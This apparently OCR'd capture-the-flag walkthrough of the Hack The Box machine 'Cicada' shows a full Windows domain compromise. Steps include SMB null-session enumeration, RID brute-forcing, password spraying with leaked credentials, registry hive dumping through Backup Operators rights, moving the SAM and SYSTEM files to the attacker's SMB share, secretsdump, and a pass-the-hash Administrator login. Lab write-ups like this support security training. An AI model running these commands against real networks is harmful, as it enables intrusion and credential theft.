
CICADA

NMAP


```
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
50593/tcp open  unknown
```

CONNECTING TO SMB

LISTING THE SHARES WITH NULL SESSION



CONNECTING TO THE HR SHARE



WE HAVE NOTICE FILE FROM HR AFTER READING THIS WE HAVE.

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's e ssential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentione d above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your p assword with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out t o our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!


Best regards,
Cicada Corp

AND WE HAVE A PASSWORD： Cicada$M6Corpb*@Lp#nZp!8

ENUMRATING USERS

nxc smb 10.10.11.35 -u '.' -p '' --rid-brute

AND WE HAVE SOME USERS




ADDING THIS USERS TO FILE AND ATTEMPTING TO PASSWORD USING THE ABOVE PASSWORD.

MORE ENUM

NOW ENUMERATING MORE USING THE ABOVE CREDS

SMB 10.10.11.35 445 CICADA-DC david.orelious 2024-03-14 12:17:29 0 Just in c
ase I forget my password is aRt$Lp#7t*VQ!3

NOW CONNECTING TO THE DEV SHARE USING THE ABOVE CREDS




WE HAVE A BACKUP SCRIPT.

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

```
$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

WE HAVE SOME MORE CREDS

NOW CONNECTING TO THE MACHINE USING evil-einrm



POST EXPLOITATION

WITH THE COMMAND whoami /all

WE SEE THE USER IS THE MEMBER OF BACKUP OPERATORS

NOW WE WILL GET THE sam and system file and try to crack the hash

```
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> reg.exe save hklm\system C:\system.save
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> reg.exe save hklm\security C:\security.save
reg.exe : ERROR: Access is denied
```

```
    + CategoryInfo          : PermissionDenied: (C:\sam.save:FileInfo) [Move-
    + FullyQualifiedErrorId : MoveFileInfoItemUnauthorizedAccessError,Microso
*Evil-WinRM* PS C:\> move sam.save \\10.10.16.11/CompData
*Evil-WinRM* PS C:\> move system.save \\10.10.16.11/CompData
```

SENDING TO MY SMB SERVER

NOW DUMPING THE HASHED USING THE secretsdump.py

WE GET

```
┌──(root㉿kali)-[/home/user/HTB/cicada]
└─# impacket-secretsdump -sam sam.save -system system.save LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```

NOW USING THE HASH WE WILL TRY TO LOGIN WITH THE HASHED PASSWORD

```
┌──(root㉿kali)-[/home/user/HTB/cicada]
└─# evil-winrm -i 10.10.11.35 -u 'Administrator' -H 2b87e7c93a3e8a0ea4a581937016f341

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ld
The term 'ld' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, o
d, verify that the path is correct and try again.
At line:1 char:1
+ ld
+ ~~
    + CategoryInfo          : ObjectNotFound: (ld:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         4/9/2025  11:37 AM             34 root.txt
```